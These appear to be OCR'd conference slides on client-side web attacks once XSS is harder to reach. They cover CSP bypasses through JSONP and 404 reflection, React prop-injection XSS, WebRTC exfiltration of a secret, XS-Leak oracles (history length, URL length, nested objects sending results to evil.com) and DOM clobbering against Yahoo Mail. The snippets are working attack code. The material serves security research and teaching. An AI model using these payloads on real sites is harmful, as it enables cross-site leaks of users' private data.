Client-Side Attacks

in a Post-XSS World

Zayne Zhang
@zeyu2001 | zeyu2001.com

$ whoami

- **Student** Computer Science @ *Cambridge*
- **Hacker** Web security vulnerability research
- **CTF Player** *Water Paddler* ⊂ *Blue Water*

Previously Security Engineering @ *TikTok*

Currently Freelancer for *Electrovolt* ⊂ *Cure53*

ELECTROVOLT

cure53

Are we in a post-XSS world?

Evolution of Web Frameworks

Trivial reflected and DOM-based XSS

```php
<?php echo $username ?>
```

```
document.getElementById("username").innerHTML = username;
```


Username: `<img src=x onerror=alert()>`

Evolution of Web Frameworks

Frameworks became safer by default

```
const Profile = (props) => {
    return (
        <h1> {props.username}&apos;s Profile </h1>
    );
}
```

Automatically escaped



Evolution of Web Frameworks

The web standard became safer

```
Content-Security-Policy: script-src 'self';
```

CSP as last line of defence

Byte Pattern	Pattern Mask	Leading Bytes to Be Ignored	Computed MIME Type	Note
3C 21 44 4F 43 54 59 50 45 20 48 54 4D 4C TT	FF FF DF DF DF DF DF DF DF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<!DOCTYPE HTML" followed by a tag-terminating byte.
3C 48 54 4D 4C TT	FF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<HTML" followed by a tag-terminating byte.
3C 48 45 41 44 TT	FF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<HEAD" followed by a tag-terminating byte.
3C 53 43 52 49 50 54 TT	FF DF DF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<SCRIPT" followed by a tag-terminating byte.
3C 49 46 52 41 4D 45 TT	FF DF DF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<IFRAME" followed by a tag-terminating byte.
3C 48 31 TT	FF DF FF FF	Whitespace bytes.	text/html	The case-insensitive string "<H1" followed by a tag-terminating byte.

Smarter MIME-type sniffing

Quirks and Bypasses — React

```
const Profile = (props) => {
    return (
        <h1> {props.username}&apos;s Profile </h1>
        <a href={props.website}>Check out their website!</a>
    );
}
```

Quirks and Bypasses — React


```
const Profile = (props) => {
    return (
        <h1 {...props}> {props.username}&apos;s Profile </h1>
    );
}

const App = () => {
    const searchParams = Object.fromEntries(new URLSearchParams(window.location.search));
    return (
        <Profile {...searchParams} />
    )
}
```

http://vuln.com/?username=Zayne&is=is&autofocus&tabindex=0&onfocus=alert()

Quirks and Bypasses — CSP

Google is love, Google is life, I trust Google! (and I want to use reCAPTCHA…)

```
Content-Security-Policy: script-src 'self' https://www.google.com;
```



Quirks and Bypasses — CSP

Google is love, Google is life, I trust Google! (and I want to use reCAPTCHA…)

```
Content-Security-Policy: script-src 'self' https://www.google.com;
```

```
~
▶ curl https://www.google.com/complete/search\?client\=chrome\&q\=cambridge+drop+out\&callback\=alert\#1
alert && alert(["cambridge drop out",["cambridge drop out rate","cambridge university drop out rates","drop out cambridge
 dic","drop out cambridge dictionary","cambridge university end of term"],["","","","",""],[],{"google:clientdata":{"bpc"
:false,"tlw":false},"google:suggestrelevance":[1250,601,600,551,550],"google:suggestsubtypes":[[512],[22,30],[22,30,15],[
22,30],[512,650,390]],"google:suggesttype":["QUERY","QUERY","QUERY","QUERY","QUERY"],"google:verbatimrelevance":1300}])%
```

Valid JavaScript

Quirks and Bypasses — CSP

Google is love, Google is life, I trust Google! (and I want to use reCAPTCHA…)

```
Content-Security-Policy: script-src 'self' https://*.google.com;
```

```
▶ curl "https://accounts.google.com/o/oauth2/revoke?callback=alert(document.cookie)"
// API callback
alert(document.cookie)({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(document.cookie)'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
}
);%
```

```
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(document.cookie)"></script>
```

Quirks and Bypasses — CSP

Fine, I only trust myself!

```
Content-Security-Policy: script-src 'self';
```

Check: Do you have some kind of 404 ${path} not found fallback?

```
r.NoRoute(func(c *gin.Context) {
    c.String(http.StatusOK, fmt.Sprintf("%s not found", c.Request.URL))
})
```

Quirks and Bypasses — CSP

```
<script src="/1/;alert(window.origin);//"></script>
```

JavaScript: `/1/;alert(window.origin);// not found`

```
r.NoRoute(func(c *gin.Context) {
    c.String(http.StatusOK, fmt.Sprintf("%s not found", c.Request.URL))
})
```

Quirks and Bypasses — CSP

Exfiltrating data with strict fetch directives

```
Content-Security-Policy: default-src 'none'; frame-ancestors 'none';
script-src 'unsafe-inline' 'unsafe-eval';
```

```
<iframe
        sandbox="allow-scripts"
        srcdoc="<?php echo htmlspecialchars($INJECTION); ?>"
></iframe>
```

Quirks and Bypasses — CSP

```
Content-Security-Policy: default-src 'none'; frame-ancestors
'none'; script-src 'unsafe-inline' 'unsafe-eval';
```

- `fetch`, `XMLHttpRequest`, etc. ❌
- Fonts ❌
- Images ❌
- Manifests ❌
- Audio, videos ❌
- etc.

Quirks and Bypasses — CSP

```
Content-Security-Policy: default-src 'none'; frame-ancestors
'none'; script-src 'unsafe-inline' 'unsafe-eval';
```

WebRTC still works

```
c={iceServers:[{urls:`stun:{${SECRET}.example.com`}]}
(p=new RTCPeerConnection(c)).createDataChannel("d")
await p.setLocalDescription()
```

But as frameworks and standards evolve, traditional XSS and CSRF are becoming more obsolete!

Maybe we couldn't perform a full account takeover or directly steal session data, **but could we abuse *legitimate* browser APIs to *infer* information about users in a meaningful way?**

Example — Detecting Redirects

1. Create a new window (top-level or `iframe`) from *attacker-controlled* **site A**
2. Navigate the window to a “leaky” endpoint on *target* **site B**
   `https://vuln.com/?search=X`
3. Wait for potential redirect to happen

Example — Detecting Redirects

1. Create a new window (top-level or `iframe`) from *attacker-controlled* **site A**
2. Navigate the window to a “leaky” endpoint on *target* **site B**
   `https://vuln.com/?search=X`
3. Wait for potential redirect to happen

If we attempted to read `window.history.length` now, the browser would stop us

Example — Detecting Redirects

1. Create a new window (top-level or `iframe`) from *attacker-controlled* **site A**
2. Navigate the window to a “leaky” endpoint on *target* **site B**
   `https://vuln.com/?search=X`
3. Wait for potential redirect to happen
4. Navigate the window back to any page on *attacker-controlled* **site A**
5. Check `window.history.length`
   - 3 if step 3 redirected
   - 2 if step 3 did not redirect

Example — Detecting Redirects

This **XS-Search** oracle allowed leaking of team members, device history, connections, etc. in a popular VPN service

```
const leak = async (url) => {
    const W = open("about:blank", "W", "width=100,height=100")
    return new Promise(async (r) =>  {
        let h1 = W.history.length
        W.location = url
        await sleep(1000)
        await switchToBlank(W)

        if (W.history.length - h1 === 3){
            return r(1)
        } else {
            return r(0)
        }
    })
}
```

```
const sleep = (ms) => {
    return new Promise(resolve => setTimeout(resolve, ms));
}


const switchToBlank = async (w) => {
    w.location = 'blank.html';
    while (1) {
        try {
            if (w.history.length){
                return 1
            }
        }
        catch (e) {}
        await sleep(50)
    }
}
```

Example — Detecting Redirects Again

- `window.history.length` only works for client-side redirects
- What if we need to detect 302 **server redirects**?

Example — Detecting Redirects Again

- `window.history.length` only works for client-side redirects
- What if we need to detect 302 **server redirects**?

This only works for SameSite: None!

Inspiration

URL Length

In general, the *web platform* does not have limits on the length of URLs (although 2^31 is a common limit). *Chrome* limits URLs to a maximum length of **2MB** for practical reasons and to avoid causing denial-of-service problems in inter-process communication.


On most platforms, Chrome's omnibox limits URL display to **32kB** (`kMaxURLDisplayChars`) although a **1kB** limit is used on VR platforms.

Ensure that the client behaves reasonably if the length of the URL exceeds any limits:

- Origin information appears at the start of the URL, so truncating the end is typically harmless.
- Rendering a URL as an empty string in edge cases is not ideal, but truncating poorly (or crashing unexpectedly and insecurely) could be worse.
- Attackers may use long URLs to abuse other parts of the system. DNS syntax limits fully-qualified hostnames to **253 characters** and each label in the hostname to **63 characters**, but Chromium's GURL class does not enforce this limit.

Exploit Primitives

- Chrome has a URL length limit
- When handling 302 redirects, URL fragments are preserved



The XS-Leak

X

/search?query=<query>
#AAA...[2MB-X]...AAA

/results?ids=<note UUIDs>&query=<query>
#AAA...[2MB-X]...AAA

Length > 2MB → Chrome renders about:blank#blocked!

X

/search?query=<query>
#AAA...[2MB-X]...AAA

The XS-Leak

```
> let url = "http://secrets.wtl.pw/search?query=asdf#"
  let w = window.open(url + "A".repeat(2 * 1024 * 1024 - url.length - 1))
<· undefined
> w.origin
✕ ▸Uncaught DOMException: Blocked a frame with origin "https://www.example.com" from accessing a cross-origin frame.
    at <anonymous>:1:3
>
```

Failure (< 2MB)

```
> let url = "http://secrets.wtl.pw/search?query=test#"
  let w = window.open(url + "A".repeat(2 * 1024 * 1024 - url.length - 1))
<· undefined
> w.origin
<· 'https://www.example.com'
>
```

Success (> 2MB)

The Web is (Very) Leaky!

	XS-Leak	Related Work	Leak Technique $t \in T$	Inclusion Method $i \in I$
	Detectable Difference: Status Code			
✪	Perf. API Error	(Section 5.2)	A request that results in errors will not create a resource timing entry.	HTML Elements, Frames
✪	Style Reload Error	(Section 5.2)	Due to a browser bug, requests that result in errors are loaded twice.	HTML Elements
✪	Request Merging Error	(Section 5.2)	Requests that result in an error can not be merged.	HTML Elements
	Event Handler Error	Staicu and Pradel [50], Sudhodanan et al. [51]	Event handlers attached to HTML tags trigger on specific status codes.	HTML Elements, Frames
	MediaError	Acar and Danny Y. Huang [1]	In FF, it is possible to accurately leak a cross-origin request's status code.	HTML Elements (Video, Audio)
	Detectable Difference: Redirects			
✪	CORS Error	(Section 5.3)	In SA CORS error messages leak the full URL of redirects.	Fetch API
✪	Redirect Start	(Section 5.2)	Resource timing entry leaks the start time of a redirect.	Frames
✪	Duration Redirect	(Section 5.2)	The duration of timing entries is negative when a redirect occurs.	Fetch API
	Fetch Redirect	Janc et al. [30]	GC and SA allow to check the response's type (*opaque-redirect*) after the redirect is finished.	Fetch API
	URL Max Length	Masas [38, 39]	Gather the length of a URL that triggers an error on a specific server.	Fetch API, HTML Elements
	Max Redirect	Herrera [23]	Abuse the redirect limit to detect redirects.	Fetch API, Frames
	History Length	Olejnik et al. [44], Smith et al. [47], terjanq [54], Wondracek et al. [75]	JavaScript code manipulates the browser history and can be accessed by the `length` property.	Pop-ups
	CSP Violation	Homakov [27], West [63]	The attacker sets up a CSP on `attacker.com` that only allows requests to `target.com`. If `attacker.com` issues a request to `target.com` that redirects to another cross-origin domain, the CSP blocks access and creates a violation report. Target location of the redirect may leak.	Fetch API, Frames
	CSP Detection	Homakov [27], West [63]	Similar to the above leak technique, but the location does not leak.	Fetch API, Frames

	Detectable Difference: Page Content			
✪	Perf. API Empty Page	(Section 5.2)	Empty responses do not create resource timing entries.	Frames
✪	Perf. API XSS-Auditor	(Section 5.2)	Detect presence of specific elements in a webpage with the XSS-Auditor in SA.	Frames
	Cache	Vela [59]	Clear the file from the cache. Opens target page checks if the file is present in the cache.	Frames, Pop-ups
	Frame Count	Grossman [18], Masas [38]	Read number of frames (`window.length`).	Frames, Pop-ups
	Media Dimensions	Masas [38]	Read size of embedded media.	HTML Elements (Video, Audio)
	Media Duration	Masas [38]	Read duration of embedded media.	HTML Elements (Video, Audio)
	Id Attribute	Heyes [25]	Leak sensitive data from the `id` or `name` attribute.	Frames
	CSS Property	Evans [13]	Detect website styling depending on the status of the user.	HTML Elements
	Detectable Difference: Header			
✪	SRI Error	(Section 5.3)	Subresource Integrity error messages leak the size of a response in SA.	Fetch API
✪	Perf. API Download	(Section 5.2)	Downloads do not create resource timing entries in the Performance API.	Frames
✪	Perf. API CORP	(Section 5.2)	Resource protected with CORP do not create resource timing entries.	Frames
✪	COOP	(Section 5.4)	`COOP` protected pages can not be accessed.	Pop-ups
	Perf. API XFO	terjanq [55]	Resource with `X-Frame-Options` header does not create resource timing entry.	Frames
	CSP Directive	Yoneuchi [76]	CSP header directives can be probed with the CSP iframe attribute.	Frames
	CORP	Wiki [72]	Resource protected with CORP throws error when fetched.	Fetch API
	CORB	Wiki [71]	Detect presets of `Content-Type` and `Content-Type-Options` headers, because CORB is only enforced for specific content types together with the `nosniff` option.	HTML Elements
	ContentDocument XFO	Sudhodanan et al. [51]	In GC, when a page is not allowed to be embedded on a cross-origin page because of `X-Frame-Options`, an error page is shown.	Frames
	Download Detection	Masas [38]	Attacker can detect downloads by using iframes. If the iframe is still accessible, the file was downloaded.	Frames

Knittel, L., Mainka, C., Niemietz, M., Noß, D. T., & Schwenk, J. (2021). XSinator.com: From a formal model to the automatic evaluation of cross-site leaks in web browsers. Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security. https://doi.org/10.1145/3460120.3484739

The Problem With Most Leaks?

	XS-Leak	Related Work	Leak Technique $t \in T$	Inclusion Method $i \in I$
	Detectable Difference: Status Code			
✪	Perf. API Error	(Section 5.2)	A request that results in errors will not create a resource timing entry.	HTML Elements, Frames
✪	Style Reload Error	(Section 5.2)	Due to a browser bug, requests that result in errors are loaded twice.	HTML Elements
✪	Request Merging Error	(Section 5.2)	Requests that result in an error can not be merged.	HTML Elements
	Event Handler Error	Staicu and Pradel [50], Sudhodanan et al. [51]	Event handlers attached to HTML tags trigger on specific status codes.	HTML Elements, Frames
	MediaError	Acar and Danny Y. Huang [1]	In FF, it is possible to accurately leak a cross-origin request's status code.	HTML Elements (Video, Audio)
	Detectable Difference: Redirects			
✪	CORS Error	(Section 5.3)	In SA CORS error messages leak the full URL of redirects.	Fetch API
✪	Redirect Start	(Section 5.2)	Resource timing entry leaks the start time of a redirect.	Frames
✪	Duration Redirect	(Section 5.2)	The duration of timing entries is negative when a redirect occurs.	Fetch API
	Fetch Redirect	Janc et al. [30]	GC and SA allow to check the response's type (*opaque-redirect*) after the redirect is finished.	Fetch API
	URL Max Length	Masas [38, 39]	Gather the length of a URL that triggers an error on a specific server.	Fetch API, HTML Elements
	Max Redirect	Herrera [23]	Abuse the redirect limit to detect redirects.	Fetch API, Frames
	History Length	Olejnik et al. [44], Smith et al. [47], terjanq [54], Wondracek et al. [75]	JavaScript code manipulates the browser history and can be accessed by the `length` property.	Pop-ups
	CSP Violation	Homakov [27], West [63]	The attacker sets up a CSP on `attacker.com` that only allows requests to `target.com`. If `attacker.com` issues a request to `target.com` that redirects to another cross-origin domain, the CSP blocks access and creates a violation report. Target location of the redirect may leak.	Fetch API, Frames
	CSP Detection	Homakov [27], West [63]	Similar to the above leak technique, but the location does not leak.	Fetch API, Frames

Fetch API and iframes are **more stealthy**, but if site uses **SameSite=Lax** cookies, we wouldn't leak any authenticated user state!

“Same-Site” Leaks?

Problem: We have HTML injection, but due to sanitizers and Content Security Policy, XSS is not possible.


Solution: Try to leak state without any JavaScript.


What can iframes leak?

https://vuln.com

```
<iframe src="https://attacker.com" allow="geolocation">
```

What can iframes leak?





https://attacker.com

```
<body>
  <div id="result"></div>
  <script>
    const result = document.getElementById("result");

    const getLocation = () => {
      navigator.geolocation.getCurrentPosition(showPosition, (err) => console.error(err), { enableHighAccuracy: true });
    }

    const showPosition = (position) => {
      result.innerHTML = "Latitude: " + position.coords.latitude +
        "<br>Longitude: " + position.coords.longitude;
    }

    setTimeout(() => {
      getLocation();
    }, 1000);
  </script>
</body>
```


Leaking Status Codes

`/api/v1/search?query=[...]`

200 — found results

404 — found no results

Leaking Status Codes



```
app.get('/api/v1/search', (req, res) => {
  if (hasResults(req.query.query)) {
    res.status(200).send('Yes');
  } else {
    res.status(404).send('No');
  }
});
```

Nested Objects

```
<object data="/api/v1/search?query=a">
    <object data="https://evil.com?callback=a"></object>
</object>
```

200 OK — outer object rendered

404 Not Found — inner object rendered

Nested Objects with Stricter CSP

```
<object data="/api/v1/search?query=a">
    <iframe srcdoc="<img srcset='https://evil.com?callback=1 480w,
https://evil.com?callback=0 800w' sizes='(min-width: 1000px) 800px,
(max-width 999px) 480px'>" width="1000px">
</object>
```


Responsive image

```
<img
    srcset='https://evil.com?callback=0 800w, https://evil.com?callback=1 480w'
    sizes='(min-width: 1000px) 800px, (max-width 999px) 480px'
>
```

```
<img
    srcset='https://evil.com?callback=0 800w, https://evil.com?callback=1 480w'
    sizes='(min-width: 1000px) 800px, (max-width 999px) 480px'
>
```

404 — inner iframe rendered with width of **1000px**

Responsive image matches `(min-width: 1000px)` media query and loads image from `https://evil.com?callback=0`



```
<img
    srcset='https://evil.com?callback=0 800w, https://evil.com?callback=1 480w'
    sizes='(min-width: 1000px) 800px, (max-width 999px) 480px'
>
```

200 — outer object rendered, iframe not rendered

Responsive image matches `(max-width 999px)` media query and loads image from `https://evil.com?callback=1`

What else can we do with HTML injection?

What if it gives us some way to **influence the application logic?**

Yahoo Mail — controlling email replies

When a user clicks “Send”:

- `document.createElement(...)` to create an `<input name=html ...>` element
- Populates its value with the value in the email modal
- Submits the form

Yahoo Mail — controlling email replies

- We can control (a limited set of) HTML elements in our emails
- We could inject our own `<input>` element with our own `value`
- Another dynamically created `<input>` takes precedence on `form.submit()`

```
<input name='html' value='h4ck3d!'>
```

Can we make this fail? →

Somewhere in the JavaScript

```
document.createElement(...)
inputElement.value = ...
formElement.submit()
```

DOM Clobbering

The `Document` interface supports named properties. The supported property names of a `Document` object *document* at any moment consist of the following, in tree order according to the element that contributed them, ignoring later duplicates, and with values from `id` attributes coming before values from `name` attributes when the same element contributes both:

- the value of the `name` content attribute for all exposed `embed`, `form`, `iframe`, `img`, and exposed `object` elements that have a non-empty `name` content attribute and are in a document tree with *document* as their root;
- the value of the `id` content attribute for all exposed `object` elements that have a non-empty `id` content attribute and are in a document tree with *document* as their root; and
- the value of the `id` content attribute for all `img` elements that have both a non-empty `id` content attribute and a non-empty `name` content attribute, and are in a document tree with *document* as their root.

https://html.spec.whatwg.org/multipage/dom.html

```
<input name='html' value='h4ck3d!'>

<img name='createElement'>
```

```
> document.createElement
<·   <img name="createElement">
```

DOM Clobbering

```
<input name='html' value='h4ck3d!'>
<img name='createElement'>
```

```
> document.createElement
<·   <img name="createElement">
```


Somewhere in the JavaScript

```
document.createElement(...)
```

```
Uncaught TypeError:
document.createElement is not a
function
```

...

Yahoo Mail — controlling email replies




How much do you trust your browser extensions?

Time for some fun browser extension hacks!

chrome.tabs.executeScript()

- Used by extensions on Manifest V2 and below
- Takes a `code` parameter in `InjectDetails` containing a string of JavaScript code to be executed on the tab



executeScript()

Promise ≤ MV2 Deprecated since Chrome 91

```
chrome.tabs.executeScript(
  tabId?: number,
  details: InjectDetails,
  callback?: function,
)
```

